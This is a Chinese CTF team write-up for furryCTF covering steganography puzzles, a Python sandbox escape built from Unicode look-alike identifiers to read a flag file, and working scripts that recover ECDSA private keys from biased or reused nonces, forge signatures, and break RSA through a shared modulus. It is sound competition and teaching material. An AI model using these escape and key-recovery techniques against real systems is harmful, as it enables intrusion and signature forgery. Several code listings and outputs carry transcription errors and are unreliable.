

队伍名称: Besti Club分部

参赛队员: twi1ight, WEBGN

是否为安徽师范大学校内队伍: 否

日期: 2026.2.5

MISC

签到题


查看源码即可

```
<div class="wall-container-content">
  <div class="headerTit">
    <span class="title-icon1"></span>
    <span id="lblHeader">喵? flag是什么? 好吃的喵~</span>
    <span class="title-icon2"></span>
  </div>
  <div style="margin:0 auto;" id="set_outerwidth">
    <div id="divResult"><div style="margin-bottom:15px;" class="defdisplay">furryCTF{Cro5s_The_Lock_0f_Tlme}</div><div style="text-align:left;padding-bottom:10px;">
      iv>
    </div>
  </div>
</div>

script type="text/javascript" src="https://image.wjx.cn/cdn/jquery/1.10.2/jquery.min.js"></script><script type="text/javascript">!window.jQuery&&document.write('<script :>
script src="//image.wjx.cn/joinnew.js?tpresult_js?v=6871" type="text/javascript"></script>
script>
var isPar = 0;
cript>
```

余音藏秘

sstv音频隐写, 参考这篇博客[【BaseCTF】SSTV音频隐写 | CN-SEC 中文网](#), 配置好虚拟声卡, 然后在 rx-sstv中监听





得到一张二维码，扫码后得到暗文 U2FsdGVkX1/RxNkd2IGdQJ/tLDwU+2qkasEwAENoGbw=，在[在线加密/解密，对称加密/非对称加密解密即可](#)

首页 / 加密 & 解密 / 在线加密 & 解密

加密/解密 AES加密/解密 DES加密/解密 RC4加密/解密 Rabbit加密/解密 TripleDes加密/解密 MD5加密/解密 Base64加密/解密 Hash加密/解密 JS 加密 JS 解密

poip(F)MIWA095s

加密选择，部分需要密码。

AES DES
 RC4 Rabbit
 MD5 TripleDes

123456

密码是可选项，也就是可以不填。

< 解密 加密 >

U2FsdGVkX1/RxNkd2IGdQJ/tLDwU+2qkasEwAENoGbw=

— 在线加密 & 解密

AA哥的JAVA

这道题打开就很诡异啊，中间那么多tab和空格肯定有问题

```

        String phase3 = encode(phase2);
        String phase4 = add(phase3, 4);
    }
    return phase4;
}

private static String apply(String str, int key) {
    StringBuilder output = new String.Builder();
    for (char ch : str.toCharArray()) {
        if (Character.isLetter(ch)) {
            char base = Character.isLowerCase(ch) ? 'a' : 'A';
            ch = (char)((ch - base + key) % 26 + base);
        } else if (Character.isDigit(ch)) {
            ch = (char)((ch - '0' + key) % 10 + '0');
        }
        output.append(end(ch));
    }
    return output.toString();
}

private static String invert(String str) {
    char[] chars = str.toCharArray();
    for (int i = 0; i < chars.length / 2; i++) {
        char temp = chars[i];
        chars[i] = chars[chars.length - 1 - i];
        chars[chars.length - 1 - i] = temp;
    }
    return new String(chars);
}

private static String encode(String str) {
    byte[] bytes = str.getBytes();
    return Base64.getEncoder().encodeToString(bytes);
}

private static String add(String str, int gap) {
    Random rng = new Random();
    StringBuilder result = new String.Builder();
    for (int i = 0; i < str.length(); i++) {
        result.append(str.charAt(i));
        if ((i + 1) % gap == 0 && i < str.length() - 1) {
            result.append((char)('x' + rng.nextInt(3)));
        }
    }
    return result.toString();
}

pofp1()
pofp2()
import java.util.Random;
public class Encrypt {
    public static void main(String[] args) {
        String input = "SecretMessage123";
        String processed = process(input);
        System.out.println("pofp[" + processed + "]");
    }

    private static String process(String data) {
        String phase1 = apply(data, 7);
        String phase2 = invert(phase1);
        String phase3 = encode(phase2);
        String phase4 = add(phase3, 4);
        return phase4;
    }

    private static String apply(String str, int key) {
        StringBuilder output = new String.Builder();
        for (char ch : str.toCharArray()) {

```

上脚本提取tab和space, tab转化为1, space转化为0, 解码即可

```

import re

def solve():
    try:
        with open('AA.java', 'r', encoding='utf-8') as f:
            lines = f.readlines()
    except FileNotFoundError:
        print("未找到文件 AA.java")
        return

    extracted_chars = []

    for line in lines:

```

```

# 1. 去除行首的缩进（左侧空白）
line_content = line.lstrip()

if not line_content:
    continue

# 2. 查找行内所有的空白序列（空格和制表符）
# 正则说明: [ \t]+ 匹配一个或多个空格/Tab
matches = re.findall(r'([ \t]+)', line_content)

for m in matches:
    # 3. 核心逻辑: 只提取长度大于1的空白序列
    # 这样就过滤掉了正常的单词间隔（如 public static 之间的单个空格）
    if len(m) > 1:
        extracted_chars.extend(list(m))

# 4. 解码: 尝试 Tab=1, Space=0
# (这是最常见的, 如果乱码可以反过来试)
binary_str = "".join(['1' if c == '\t' else '0' for c in extracted_chars])

# 转 ASCII
flag = ""
for i in range(0, len(binary_str), 8):
    byte = binary_str[i:i + 8]
    if len(byte) < 8: break
    flag += chr(int(byte, 2))

print(f"提取到的 Flag: {flag}")

if __name__ == '__main__':
    solve()

```

提取到的 Flag: pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v4}

进程已结束，退出代码为 0

flag就是: pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v4}

CyberChef

chef语言跑一下就OK了，在这个神秘小网站上[Chef - Try It Online](#)，解出来

ZnVycn1DVEZ7SV9xb3UxZF9MMWt1X1MwbwvfQ29sb245bF90dwdnzTdzx09ux0NyYTd5X1RodXJzzDV5X1Z
Jvk9fnU9fqVdBfQ==，再base64解码即可

```

Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add chicken to the mixing bowl.
Add sugar to the mixing bowl.
Clean the 2nd mixing bowl.
Put sage into the 2nd mixing bowl.
Put cinnamon into the 2nd mixing bowl.
Remove cinnamon from the 2nd mixing bowl.
Put flour into the 2nd mixing bowl.
Clean the 2nd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Clean the mixing bowl.
Put honey into the mixing bowl.
Add honey to the mixing bowl.
Add honey to the mixing bowl.
Add vanilla to the mixing bowl.
Add salt to the mixing bowl.
Clean the 3rd mixing bowl.
Put thyme into the 3rd mixing bowl.
Put honey into the 3rd mixing bowl.
Clean the 3rd mixing bowl.
Liquify contents of the mixing bowl.
Pour contents of the mixing bowl into the baking dish.
Refrigerate for 1 hour.

Serves 1.

► Footer
► Input
► Arguments
▼ Output
ZnVycnlDVEZ7SV9Xb3UxF9MMWtlX1MwbWVfQ29sb245bF90dWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==

▼ Debug
Real time: 0.253 s
User time: 0.148 s
Sys. time: 0.026 s
CPU share: 68.86 %
Exit code: 0

```

Base64 编码/解码

ZnVycnlDVEZ7SV9Xb3UxF9MMWtlX1MwbWVfQ29sb245bF90dWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==

字符编码: 解码过滤非 Base64 字符

furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA}

flag就是: furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA}

困兽之斗

不能输入任何字母数字，也不能用点号调用方法。询问ai后得知python在解析标识符的时候会进行NFKC规范化，简单来说就是一些数学斜体和粗体字母会被规范化成ASCII字母。比如f就可以写成f = str(float)[8]，剩下的payload生成交给ai来完成，编写脚本如下：

```

import sys

# Unicode 混淆表
charmap = {
    'l': 'l', 'e': 'e', 'n': 'n',
}

```

```

's': 's', 't': 't', 'r': 'r',
'f': 'f', 'o': 'o', 'a': 'a',
'g': 'g', 'i': 'i', 'p': 'p',
'u': 'u', 'c': 'c', 'h': 'h',
'd': 'd', 'b': 'b', 'y': 'y',
'm': 'm', 'j': 'j', 'k': 'k',
'q': 'q', 'v': 'v', 'w': 'w',
'x': 'x', 'z': 'z'
}

def to_unicode(s):
    return "".join(charmap.get(c, c) for c in s)

# --- 修正数字构造逻辑 ---

# 1 = (0 == 0)
ONE = "(0==0)"

# 2 = len(str(0)) -> len("0") -> 2
TWO = f"{to_unicode('len')}{to_unicode('str')}(0)"

# 8 = 2 + 2 + 2 + 2
EIGHT = f"{TWO}+{TWO}+{TWO}+{TWO}"

# 9 = 8 + 1
NINE = f"{EIGHT}+{ONE}"

# 11 = 9 + 1 + 1
ELEVEN = f"{NINE}+{ONE}+{ONE}"

# --- 构造文件名 "flag" ---
CHAR_F = f'{to_unicode("str")}{to_unicode("float")}[{EIGHT}]'

CHAR_L = f'{to_unicode("str")}{to_unicode("list")}[{EIGHT}]'

CHAR_A = f'{to_unicode("str")}{to_unicode("range")}[{NINE}]'

CHAR_G = f'{to_unicode("str")}{to_unicode("range")}[{ELEVEN}]'

# 文件名
FILENAME = f'{CHAR_F}{CHAR_L}{CHAR_A}{CHAR_G}'

# --- 最终 Payload: list(open("flag")) ---
PAYLOAD = f'{to_unicode("list")}{to_unicode("open")}{FILENAME})'

print(f"[+] Payload Length: {len(PAYLOAD)}")
print("[+] Payload Content (Copy this):")
print("-" * 20)
print(PAYLOAD)
print("-" * 20)

```

```
运行后得到payload list(open(str(float)  
[len(str(()))+len(str(()))+len(str(()))+len(str(()))]+str(list)  
[len(str(()))+len(str(()))+len(str(()))+len(str(()))]+str(range)  
[len(str(()))+len(str(()))+len(str(()))+len(str(()))+('==')+str(range))  
[len(str(()))+len(str(()))+len(str(()))+len(str(()))+('==')+('==')+('==')+('=='))])
```

nc连接题目后提交即可

```
Or you still wanna try?  
> list(open(str(float)[len(str(()))+len(str(()))+len(str(()))+len(str(()))]+str(list)[len(str(()))+len(str(()))+len(str(()))+len(str(()))]+str(range)[len(str(()))+len(str(()))+len(str(()))+len(str(()))+len(str(()))+((()===))]+str(range)[len(str(()))+len(str(()))+len(str(()))+len(str(()))+((()===))+((()===))+((()===))))  
Result: ['furryCTF{45f5c62d6e87_jU5t_ruN_0Ut_1R0M_The_5ANd60x_WIth_UN1CODE}\n']
```

flag就是: furyCTF{45f5c62d6e87_jU5t_ruN_0Ut_1R0M_The_5ANd60x_Wlth_UN1CODE}

赛后问卷

略

Crypto

0x4A

要用这个神秘小网站[TxtmojI | Encrypt Text to Emojis](#)，连续解3次就出flag了



Tiny Random

漏洞点是服务端用 `random.getrandbits(128)` 生成 ECDSA nonce k, 属于经典 ECDSA Short/ Biased Nonce → Hidden Number Problem (HNP), 可用 LLL 格规约恢复私钥 d

```
class RNG:  
    def get_k(self):  
        return random.getrandbits(128)
```

编写sage脚本

```
# -*- coding: utf-8 -*-  
import socket  
import json  
import hashlib  
from sage.all import *  
  
# ===== CONFIGURATION =====  
HOST = 'ctf.furryctf.com'  
PORT = 35458  
# =====  
  
# SECP256k1 Constants  
p = 0xfffffffffffffffffffffffffffffffffffffefffffc2f  
K = GF(p)  
a = K(0)  
b = K(7)  
E = EllipticCurve(K, (a, b))  
G = E(0x79be667ef9dcbbac55a06295ce870b07029bfcdb2dce28d959f2815b16f81798,  
      0x483ada7726a3c4655da4fbfc0e1108a8fd17b448a68554199c47d08ffb10d4b8)  
n = 115792089237316195423570985008687907852837564279074904382605163141518161494337  
  
def get_signatures(conn, count=6):  
    signatures = []  
    print("[*] Collecting signatures...")  
  
    # Receive Public Key  
    raw = b""  
    while b'\n' not in raw:  
        raw += conn.recv(1024)  
    pub_json = json.loads(raw.strip().decode())  
    print("[*] Public Key: " + str(pub_json))  
  
    for i in range(count):  
        msg = "test_" + str(i)  
        req = {"op": "sign", "msg": msg}  
        conn.sendall(json.dumps(req).encode() + b'\n')  
  
        raw = b""  
        while b'\n' not in raw:  
            raw += conn.recv(1024)  
        resp = json.loads(raw.strip().decode())  
  
        r = int(resp['r'], 16)  
        s = int(resp['s'], 16)  
        h = int(resp['h'], 16)
```

```

        signatures.append((r, s, h))

    return signatures, pub_json

def solve_hnp(signatures):
    print("[*] Constructing Lattice...")
    m = len(signatures)

    # Equation: k = s^-1 * h + s^-1 * r * d (mod n)
    # Rewrite: k = A + B * d (mod n)
    B_list = []
    A_list = []

    for r, s, h in signatures:
        s_inv = inverse_mod(s, n)
        A = (s_inv * h) % n
        B = (s_inv * r) % n
        A_list.append(A)
        B_list.append(B)

    # Lattice Construction
    # We want to find vector v close to (k1*s, k2*s, ..., km*s, d, s*s)
    # k is ~128 bits, d is ~256 bits.
    # we scale k by 2^128 (s) to make it ~256 bits to balance the lattice.

    s = 2^128
    dim = m + 2
    M = Matrix(ZZ, dim, dim)

    # Fill diagonal with modulus n*s (for the modular reduction)
    for i in range(m):
        M[i, i] = n * s

    # Fill the 'd' coefficient row
    for i in range(m):
        M[m, i] = B_list[i] * s
    M[m, m] = 1 # weight for d
    M[m, m+1] = 0

    # Fill the constant 'A' row
    for i in range(m):
        M[m+1, i] = A_list[i] * s
    M[m+1, m] = 0
    M[m+1, m+1] = s * s # weight for the constant 1

    print("[*] Running LLL reduction...")
    L = M.LLL()

    print("[*] Analyzing reduced basis...")

    recovered_d = None

    for row in L:
        # Check if the last element is +/- s*s
        last_val = row[m+1]

```

```

        if abs(last_val) == s * s:
            potential_d = row[m]

            # Adjust sign if necessary
            if last_val < 0:
                potential_d = -potential_d

            potential_d = potential_d % n

            # simple heuristic check:
            # If d is correct, the first element should be roughly k * s
            # k is 128 bit, s is 128 bit -> total 256 bit.
            # If logic is wrong, it will be much larger.
            if potential_d > 0:
                recovered_d = potential_d
                break

    return recovered_d

def main():
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        conn.connect((HOST, PORT))

        # 1. Collect Data
        sigs, pub_json = get_signatures(conn, count=6)

        # 2. Recover Private Key
        d = solve_hnp(sigs)

        if not d:
            print("[-] Failed to recover private key.")
            return

        print("[+] Recovered Private Key d: " + str(d))

        # 3. Verify locally
        Q = d * G
        if Q.xy()[0] == int(pub_json['x']) and Q.xy()[1] == int(pub_json['y']):
            print("[+] Public key matched! Private key is correct.")

        # 4. Forge Signature
        print("[*] Forging signature for 'give_me_flag'...")
        target_msg = "give_me_flag"
        h_target = int(hashlib.sha256(target_msg.encode()).hexdigest(), 16)

        k_new = 1337
        R_point = k_new * G
        r_new = int(R_point.xy()[0])

        k_inv = inverse_mod(k_new, n)
        s_new = (k_inv * (h_target + r_new * d)) % n

        # 5. Get Flag
        req = {

```

```

        "op": "flag",
        "r": hex(r_new),
        "s": hex(s_new)
    }
    conn.sendall(json.dumps(req).encode() + b'\n')

    response = conn.recv(1024).strip().decode()
    print("\n[+] SERVER RESPONSE: " + response)

except Exception as e:
    print("Error: " + str(e))
finally:
    conn.close()

if __name__ == "__main__":
    main()

```

GZRSA

题目都说了信息不全，于是我选择开两组实例，拿两组

```

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593 e = 11391 c =
5228560394167240021508701437091212359607326694064313863480344713611386553625555242
8765398011718108990611066379142580064922630635334517360023067091201939667930562084
7342309718919791369389922760587113029879402312458958662320819792672871115433138747
26667718253554341655933102314207714452756618364872752070989711

```

```

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593 e = 13591 c =
2167939808259706710132755208479425148569297718669724165306026918398807064532416127
3668137865533745283759067329101890498102955647218407845024991701611451432778620505
7065697259805359482304214694902075476091637705288179535342982818221808096891982144
04967699040508223624476212623820584650751523689286905225167285

```

上脚本：

```

from math import gcd
from Crypto.Util.number import long_to_bytes

N =
1088099821350860796582313086506105546751519041170160701416591437630999647760451852
1526927671479226968088651837032598397694001051519226233345579786844768323934836434
6068627248677522746439923474970956858089500654558250599566812337773174397865913897
156288693738329055728585157458744579365811781568618280481766593

e1 = 11391

```

```

c1 =
5228560394167240021508701437091212359607326694064313863480344713611386553625555242
8765398011718108990611066379142580064922630635334517360023067091201939667930562084
7342309718919791369389922760587113029879402312458958662320819792672871115433138747
26667718253554341655933102314207714452756618364872752070989711

e2 = 13591
c2 =
2167939808259706710132755208479425148569297718669724165306026918398807064532416127
3668137865533745283759067329101890498102955647218407845024991701611451432778620505
7065697259805359482304214694902075476091637705288179535342982818221808096891982144
04967699040508223624476212623820584650751523689286905225167285

```



```

def egcd(a, b):
    if b == 0:
        return a, 1, 0
    g, x, y = egcd(b, a % b)
    return g, y, x - (a // b) * y

def pow_allow_neg(base, exp, mod):
    if exp >= 0:
        return pow(base, exp, mod)
    inv = pow(base, -1, mod)
    return pow(inv, -exp, mod)

g = gcd(e1, e2)
assert g == 1, "不互素就再重启多拿几组(e,c)，直到找到 gcd=1 的一对"

_, a, b = egcd(e1, e2)
m = (pow_allow_neg(c1, a, N) * pow_allow_neg(c2, b, N)) % N
print(long_to_bytes(m).decode())

```

运行后即可获取flag

```

furryCTF{8649d0314cf9_34SY_R5A_wITH_9Zc7f_1RamEw0rk}

```

进程已结束，退出代码为 0

lazy signer

服务端实现了 ECDSA(secp256k1) 签名, 私钥 $d = \text{random.randint}(1, n-1)$, 但是 nonce 只生成一次, 同一 k 会导致同一 $R=kG$, 因此 $r=R.x \bmod n$ 恒定不变, 是 ECDSA nonce reuse 漏洞, 通过 nonce 恢复 d 再解密 flag 即可

编写脚本如下:

```

import socket, re, hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from ecdsa.curves import SECP256k1

```

```
HOST = "ctf.furryctf.com"
PORT = 37333
n = SECP256k1.order

def inv(a, mod): return pow(a % mod, -1, mod)
def sha256_int(m: bytes) -> int: return int.from_bytes(hashlib.sha256(m).digest(), "big")

class IO:
    def __init__(self, host, port):
        self.s = socket.create_connection((host, port))
        self.buf = b""
    def recv_until(self, token: bytes):
        while token not in self.buf:
            data = self.s.recv(4096)
            if not data: break
            self.buf += data
        idx = self.buf.find(token)
        if idx == -1: return b""
        out = self.buf[:idx+len(token)]
        self.buf = self.buf[idx+len(token):]
        return out
    def recv_line(self):
        while b"\n" not in self.buf:
            data = self.s.recv(4096)
            if not data: break
            self.buf += data
        if b"\n" not in self.buf:
            out, self.buf = self.buf, b""
            return out
        i = self.buf.find(b"\n")
        out = self.buf[:i+1]
        self.buf = self.buf[i+1:]
        return out
    def send_line(self, s: str):
        self.s.sendall(s.encode() + b"\n")

def get_sig(io: IO, msg: str):
    io.recv_until(b"Option:")
    io.send_line("1")
    io.recv_until(b"Enter message to sign:")
    io.send_line(msg)

# 读到包含 signature 的那一行
while True:
    line = io.recv_line()
    if not line:
        raise RuntimeError("connection closed")
    if b"Signature" in line:
        text = line.decode(errors="ignore")
        m = re.search(r"\s*(\d+)\s*,\s*(\d+)\s*\)", text)
        if not m:
            raise RuntimeError("parse failed: " + text)
        return int(m.group(1)), int(m.group(2))
```

```

def main():
    io = IO(HOST, PORT)

    # 拿加密 flag
    io.recv_until(b"Encrypted Flag (hex):")
    enc_hex = io.recv_line().strip().decode()
    ct = bytes.fromhex(enc_hex)
    print("[+] Encrypted flag:", enc_hex)

    m1 = "hello"
    r1, s1 = get_sig(io, m1)

    r2 = None
    for t in range(1, 20):
        m2 = f"world{t}"
        r2, s2 = get_sig(io, m2)
        if r2 == r1:
            break
    if r2 != r1:
        raise RuntimeError("r never matched; unexpected")

    z1 = sha256_int(m1.encode())
    z2 = sha256_int(m2.encode())

    k = ((z1 - z2) * inv(s1 - s2, n)) % n
    d = ((s1 * k - z1) * inv(r1, n)) % n
    print("[+] d =", d)

    key = hashlib.sha256(str(d).encode()).digest()
    pt = AES.new(key, AES.MODE_ECB).decrypt(ct)
    flag = unpad(pt, 16)
    print("[+] FLAG =", flag.decode(errors="ignore"))

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

[+] Encrypted flag: 889338d6869c60723e52535111f99480f474f02200996c0ec9c50aa14a3434cf4e0e1e76713cd098eaf9e0156487c9d3
[+] d = 52637064003103782732554014506306344385114638557946254247152017334335956019242
[+] FLAG = P0FP{a7a76e5e-cb75-4d4a-b9fd-c4561d6b2cf0}

```

进程已结束，退出代码为 0

迷失

每个明文字节0~255经过 _encode() 映射为一个 16-bit 整数 0~65535，再用 long_to_bytes(cipher_int, 2)输出 2 字节密文。 encrypt_char() 使用cache，所以同一个字符永远映射到同一个2字节密文，明文模板是 Now flag is furryCTF{????????_...} - made by QQ:3244118528 qwq

解题思路：将m按2字节切块，得到C[i]，用模板中所有已知字符位置建立字典，对于?进行反查恢复和单调性夹逼。编写脚本如下：

```
#!/usr/bin/env python3
```

```

# -*- coding: utf-8 -*-

import re

M_HEX = (
    "4ee06f407770280066806d00609167402800689173402800668074f1720072007900"
    "4271550046e07b0050006d0065c06091734074f1720065c05f4050f174f165c07200"
    "79005f404f7072003a6065c072005f405000720065c0734065c03af0768068916e80"
    "67405f406295720079007000740068916f406e805f406f4077706f407cf128002f49"
    "28006df06091650065c0280061e17900280050f150f13c5938d43820394039403790"
    "37903b8039d038203b802800714077707140"
)

PT_TEMPLATE = (
    b"Now flag is furryCTF{????????_????_????_?????????_????????_???" - made by
QQ:3244118528 qwq"
)

FLAG_ALLOWED =
set(b"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_")

def chunks2(ct: bytes):
    assert len(ct) % 2 == 0
    return [ct[i:i+2] for i in range(0, len(ct), 2)]

def flag_span_indices(template: bytes):
    s = template.decode("latin1")
    lb = s.find("furryCTF{")
    rb = s.find("}", lb)
    assert lb != -1 and rb != -1
    # 只取花括号内部位置
    start = lb + len("furryCTF{")
    end = rb # [start, end]
    return start, end

def main():
    ct = bytes.fromhex(M_HEX)
    ct_chunks = chunks2(ct)
    assert len(ct_chunks) == len(PT_TEMPLATE)

    # 找到 flag 花括号内部区间
    fL, fR = flag_span_indices(PT_TEMPLATE)

    # 1) 把所有出现过的 cipher(2B) 归并成“唯一值”，并记录它在哪些明文位置出现
    occ = {} # cipher_int -> list[pos]
    for i, ch2 in enumerate(ct_chunks):
        c = int.from_bytes(ch2, "big")
        occ.setdefault(c, []).append(i)

    uniq_c = sorted(occ.keys()) # 依密文从小到大排列
    idx_of = {c:i for i,c in enumerate(uniq_c)} # cipher_int -> 变量下标

    n = len(uniq_c)

    # 2) 每个变量 x[i] 的初始 domain (0..255)，随后加约束缩小

```

```

domains = [set(range(256)) for _ in range(n)]

# 3) 已知明文（模板中非 ?）直接固定对应 domain
for pos, p in enumerate(PT_TEMPLATE):
    if p == ord(?):
        continue
    c = int.from_bytes(ct_chunks[pos], "big")
    vi = idx_of[c]
    domains[vi] &= {p}

# 4) 若某个 cipher 值在 flag 花括号内出现过，则它必须是 [0-9A-Za-z_]
for c, positions in occ.items():
    if any(fL <= pos < fR for pos in positions):
        vi = idx_of[c]
        domains[vi] &= FLAG_ALLOWED

# 5) 利用“严格保序”做一次区间传播：
#     x[i] 必须 < x[i+1]，因此 domain 需满足可行上下界
def propagate(domains):
    # 前向：保证能递增
    for i in range(n - 1):
        if not domains[i] or not domains[i+1]:
            return False
        max_i = max(domains[i])
        # 右边必须 > 某个左边值，所以右边最小值至少要 > min(domains[i])，更强：> (min
        可取)不够
        # 用一个简单安全剪枝：右边要有值 > min_left
        min_left = min(domains[i])
        domains[i+1] = {v for v in domains[i+1] if v > min_left}
        if not domains[i+1]:
            return False

    # 反向：左边必须 < 右边
    for i in range(n - 2, -1, -1):
        if not domains[i] or not domains[i+1]:
            return False
        max_right = max(domains[i+1])
        domains[i] = {v for v in domains[i] if v < max_right}
        if not domains[i]:
            return False

    return True

# 更强的传播：当某个变量被定值时，链式更新邻居域
def forward_check(domains, assigned_index):
    # 向右：x[j] > x[j-1]
    for j in range(assigned_index + 1, n):
        left_min = min(domains[j-1])
        domains[j] = {v for v in domains[j] if v > left_min}
        if not domains[j]:
            return False
    # 向左：x[j] < x[j+1]
    for j in range(assigned_index - 1, -1, -1):
        right_max = max(domains[j+1])
        domains[j] = {v for v in domains[j] if v < right_max}

```

```

        if not domains[j]:
            return False
        return True

if not propagate(domains):
    raise RuntimeError("初始约束已无解（检查模板/密文是否对应）")

# 6) 回溯搜索: 对 uniq_c 的变量赋值, 维护严格递增
assignment = [None] * n

def pick_var(domains):
    # 选 domain 最小且未定值的变量
    best = None
    best_sz = 10**9
    for i in range(n):
        if assignment[i] is not None:
            continue
        sz = len(domains[i])
        if sz < best_sz:
            best_sz = sz
            best = i
    return best

def dfs(domains):
    i = pick_var(domains)
    if i is None:
        return True # 全部赋值完成

    # 试值顺序: 按数值从小到大, 有利于保持递增
    for v in sorted(domains[i]):
        # 复制 domains
        nd = [set(d) for d in domains]
        nd[i] = {v}
        assignment[i] = v

        if not forward_check(nd, i):
            assignment[i] = None
            continue

        if dfs(nd):
            return True

        assignment[i] = None

    return False

if not dfs(domains):
    raise RuntimeError("搜索失败: 无解或约束不足（理论上本题应唯一）")

# 7) 用解出来的 mapping 还原整段明文
mapping = {uniq_c[i]: assignment[i] for i in range(n)}
out_bytes = bytearray()
for ch2 in ct_chunks:
    c = int.from_bytes(ch2, "big")
    out_bytes.append(mapping[c])

```

```

full_plain = bytes(out_bytes).decode("latin1")
print(full_plain)

m = re.search(r"furryCTF\{([0-9A-Za-z_]+)\}", full_plain)
if not m:
    raise RuntimeError("没找到 flag 格式")
print("FLAG =", "furryCTF{" + m.group(1) + "}")

if __name__ == "__main__":
    main()

```

运行后即可获取flag

```

Now flag is furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo} - made by QQ:3244118528 qwq
FLAG = furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}

进程已结束，退出代码为 0
|
```

Hide

把每个输出当成“乘法取模后的结果只泄露了低 256 位”，把缺失的高位当作一组小的未知数；用第 0 组数据和其它组做消元，消掉明文 `m`，变成“找一个数使得多条取模后的残差都很小”的隐藏数问题。

用格方法（Kannan embedding + LLL，必要时对短向量做小系数枚举）把这个“残差很小”的解找出来，得到关键未知高位后即可还原 `m`，最后用固定的 20 字节零填充校验并截取出 flag。

```

# pip install pycryptodome sympy

from Crypto.Util.number import inverse, long_to_bytes
from sympy import Matrix
from itertools import product

# ---- public data ----
x =
1106835993274032608595668778627919352048726002394799933784361527472232071906784740
1093136218675032176665452686342424686967633369732112667830448694568679508039564834
9877677057955164173793663863515499851413035327922547849659421761457454306471948196
743517390862534880779324672233898414340546225036981627425482221

A = [
    701003776832349281406805894817485351188239827633277612158507940767833079309280003
